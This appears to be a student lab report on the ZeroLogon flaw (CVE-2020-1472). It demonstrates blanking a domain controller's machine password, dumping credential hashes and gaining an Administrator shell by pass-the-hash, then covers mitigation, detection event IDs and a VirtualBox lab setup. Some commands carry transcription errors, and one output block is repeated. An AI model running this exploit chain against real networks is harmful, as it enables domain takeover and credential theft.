1. Firstly, conduct a ping on the target to ensure that it is available to the attacking device. Then ensure that the attacker machine is correctly configured by checking network interface details.

```
File Actions Edit View Help
[~]# cat /dev/null [-]
[~]# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4): 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=128 time=0.562 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=128 time=0.307 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=128 time=0.311 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=128 time=0.312 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=128 time=0.288 ms
^C
--
 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0 packet loss, time 4002ms
rtt min/avg/max/mdev = 0.288/0.356/0.562/0.103 ms

[~]# cat /dev/null [-]
[~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    ether 82:00:27:9c:1a:63 txqueuelen 60 scopeid 0x2<link>
    ether 08:00:27:9c:1a:63 txqueuelen 1000 (Ethernet)
    RX packets 527 bytes 57421 (56.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 325 bytes 32724 (31.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 640 (640.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
[kali@kali]~$ cd zerologon
[kali@kali]~/zerologon$ ls
LICENSE  README.md  reinstall_original_pw.py  requirements.txt  set_empty_pw.py
[kali@kali]~/zerologon$
```

```
—(kali@kali)-[~/zerologon]
—$ python3 set_empty_pw.py perthdc 10.0.2.4
```

```

Performing authentication attempts...
-----
NetServerAuthenticate3Response
ServerCredential:
  Data: b'\xc0\x01\x01\x06\x03;'
NegotiateFlags: 556793855
AccountRid: 1801
ErrorCode: 0

server challenge b'\x8f\x13\xb4\x06\xbe\xcf'
NetServerPasswordSet2Response
ReturnAuthenticator:
  Credential:
    Data: b'\x01\xb4\x03\x9d\x01'
  Timestamp: 8
  ErrorCode: 0

Success! DC should now have the empty string as its machine password.

```

- To test this, the attacker can run a python script, such as “secretsdump.py” on the target domain controller and will be able to click straight through the activated password check.

```
[kali@kali:~]$ python3 secretsdump.py --url dc.nlanod/perthdc\S010.0.2.4
Impacket v0.9.23.dev1+20210517.123049.a0612f00 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.OIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:3106cfe0d16ae931b73c59d7e8c009c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ceaa2accna9c93b9ef3792e33f0e08d:::
PERTHDC$S01:aad3b435b51404eeaad3b435b51404ee:3106cfe0d16ae931b73c59d7e8c009c0:::
[*] Kerberos keys grabbed
krbtgt-aes256-cts-hmac-sha1-96:2b75e57371372d0db6d4a4bf16262f7dbd4b86941019556a0b3ef9580140540f
krbtgt-aes128-cts-hmac-sha1-96:b8c91dad098a8a075feb9e985b96f57
krbtgt-des-cbc-md5:9e31ba4601f2e302
PERTHDC$aes256-cts-hmac-sha1-96:b0bc1df8eebb934a1a1446c44882583553b9dbdf16e5e0501dacf1c2b28c2b
PERTHDC$aes128-cts-hmac-sha1-96:776208e024e328304d99400c6ad251b1
PERTHDC$des-cbc-md5:8b76d09d1954f785
[*] Cleaning up...
```

- The script will now successfully display the password hash of the Administrator of the target machine.

```
[kali@kali:~]$ python3 secretsdump.py --url dc.nlanod/perthdc\S010.0.2.4
Impacket v0.9.23.dev1+20210517.123049.a0612f00 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.OIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:3106cfe0d16ae931b73c59d7e8c009c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ceaa2accna9c93b9ef3792e33f0e08d:::
PERTHDC$S01:aad3b435b51404eeaad3b435b51404ee:3106cfe0d16ae931b73c59d7e8c009c0:::
[*] Kerberos keys grabbed
krbtgt-aes256-cts-hmac-sha1-96:2b75e57371372d0db6d4a4bf16262f7dbd4b86941019556a0b3ef9580140540f
krbtgt-aes128-cts-hmac-sha1-96:b8c91dad098a8a075feb9e985b96f57
krbtgt-des-cbc-md5:9e31ba4601f2e302
PERTHDC$aes256-cts-hmac-sha1-96:b0bc1df8eebb934a1a1446c44882583553b9dbdf16e5e0501dacf1c2b28c2b
PERTHDC$aes128-cts-hmac-sha1-96:776208e024e328304d99400c6ad251b1
PERTHDC$des-cbc-md5:8b76d09d1954f785
[*] Cleaning up...
```

- The discovered password, used in conjunction with the “wmiexe.py” script, which will utilise the Impacket module installed earlier, to gain remote access to the Administrator account on the target machine.

```
[kali@kali:~]$ python3 wmiexe.py nlanod/Administrator@10.0.2.4 --hashes aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634
Impacket v0.9.23.dev1+20210517.123049.a0612f00 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>
```


- Successful remote access to the target machine can now be confirmed with the “whoami” command.

```
C:\>whoami
nlanod\administrator
C:\>
```

(D). Mitigation and Prevention Strategies & Example in production systems:

The key to preventing compromise by the ZeroLogon vulnerability exploit is to keep all systems up-to-date with the latest security downloads and ensure all AD and NetLogon environments are fully patched and documented. Close monitoring of audit logs, as discussed below, with focus paid on the key event indicators is also a key mitigation technique. Update and extensive configuration of all firewalls is another prevention strategy, as blocking external requests for AD access from the firewall can mitigate the ZeroLogon risk and use of next-generation, packet inspection firewalls will also reduce the organisational risk to the vulnerability.

To detect the possible exploitation of a system by the ZeroLogon exploit, look for event ID 4742 in your system logs. Also, look for the ANONYMOUS LOGON users, and SID in the event ID 4742 with the Password Last Set field changed.



Another key way to look for account change related activity in the native system is to look for account change activity of all domain controllers in the Active Directory. For example:

```
norm_id=WinServer label=Computer label=Account label=Change  
computer=* user="ANONYMOUS LOGON" user_id="S-1-5-7"  
password_last_set_ts=*
```

In an update conducted by Microsoft in August, after the vulnerability reveal, Microsoft added five new event IDs to notify vulnerable NetLogon connections. An example of the new event IDs is ID 5829, which is generated when a vulnerable NetLogon secure channel connection is allowed during an initial deployment phase. Illustrated below:

```
norm_id=WinServer event_id=5829
```

In addition to these event IDs, network or system administrators can monitor event IDs 5827 and 5828, which will be triggered when vulnerable NetLogon connections are allowed access to the patched domain controllers via a Group Policy.

A specific example of an attack and ID is when the malware 'Mimikatz' (a post-exploitation tool that dumps passwords etc) is being used. Admins can look for the event ID 4648 (logins using explicit credentials) with suspicious processes.

A mention of a possible system being compromised is "The Cybersecurity and Infrastructure Security Agency (CISA) is aware of some instances where this activity resulted in unauthorized access to elections support systems; however, CISA has no evidence to date that integrity of elections data has been compromised." [1].

Our readings have told us that the vulnerability was discovered by a Dutch security firm called Secura B.V. It appears that they disclosed the issue to Microsoft and Microsoft released a temporary fix in the August 2020 patch Tuesday.

The earliest mention of the vulnerability is on Microsoft own website with a release date of 11/08/20 [2], with the CVE website noting the CVE record ID was created 4/11/20 [3]. This was registered with National Vulnerability Database on the 17/8/20 [4].

From these dates we have concluded that the vulnerability was not publicly disclosed prior to the patch release. Awake Security reported that the Secura released the security advisory 11/9/20 for the vulnerability [5].

Interestingly the Australian Cyber Security did not report on the issue until 22/09/20 [6].

Web articles on vulnerability appear post the release date and for the purposes of this report are listed in the References section [7, 8, 9, 10].


Appendix:

Demo Server Environment

The demonstration of CVE-2020-1472 (“ZeroLogon”) requires a Microsoft Server with Active Directory installed, as part of the install process of Active Directory is a requirement for the network card to have a fixed IP address.

The IP address of the Microsoft server has been set to


Service	Setting
IP Address	10.0.2.4
Subnet Mask	255.255.255.0
Gateway	10.0.2.1




To ensure success of the demonstration the following changes may need to be made in Virtual Box.

Virtual Box Changes


1. Run Virtual Box.
2. Select file in the top left-hand corner and choose “Preferences”.




3. This will open Virtual Box preferences.




4. Locate and click upon “Network” and this will display any current settings.
If there are no network settings proceed to step 6.




5. In our example we have a value of “NatNetwork”, simply double click upon it to see the network settings. If the network CIDR is not set to 10.0.2.0/24 then change to that value and press “Okay” and proceed to step 8.




6. From step 5, No network is shown like the screenshot below. Simply press the “Green Plus Symbol” on the right-hand side to display a network, then double click upon the network to make the changes.



7. Enter the details as per the screenshot below and press “Okay” to continue.




8. Pressing the “Okay” button will take you back to the preferences window where you press “Okay” to continue.




Confirming Changes


1. Select Kali-Linux-2021-vbox-amd64 and start virtual image.




2. Log into device with the relevant credentials.



3. Open a terminal window.



4. Enter the command "ifconfig" and look for the IP address 10.0.2.X.



If you have been unsuccessful, please repeat the steps in the documentation or email 19506516@student.murdoch.edu.au

Demo User Accounts

Kali Linux Virtual Image

Username	Password
kali	kali

Windows Server Virtual Image

Username	Password
Administrator	admin

Regular user accounts have not been created as they have no relevance to the exploit.

References:

1. <https://www.cshub.com/attacks/articles/iotw-despite-patch-zeroologon-attack-still-a-big-deal>
2. (<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472>)
3. (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472>)
4. (<https://nvd.nist.gov/vuln/detail/cve-2020-1472>)
5. (<https://awakesecurity.com/blog/network-threat-hunting-for-zeroologon-exploits-cve-2020-1472/>)
6. <https://www.cyber.gov.au/acsc/view-all-content/alerts/netlogon-elevation-privilege-vulnerability-cve-2020-1472>
7. <https://www.kaspersky.com.au/blog/cve-2020-1472-domain-controller-vulnerability/28197/>
8. <https://success.trendmicro.com/solution/000270328>
9. <https://www.security7.net/news/the-zero-logon-exploit-cve-2020-1472>
10. <https://access.redhat.com/security/cve/cve-2020-1472>
11. <https://rootsecdev.medium.com/installing-impacket-on-kali-linux-2020-1d9ad69d10bb>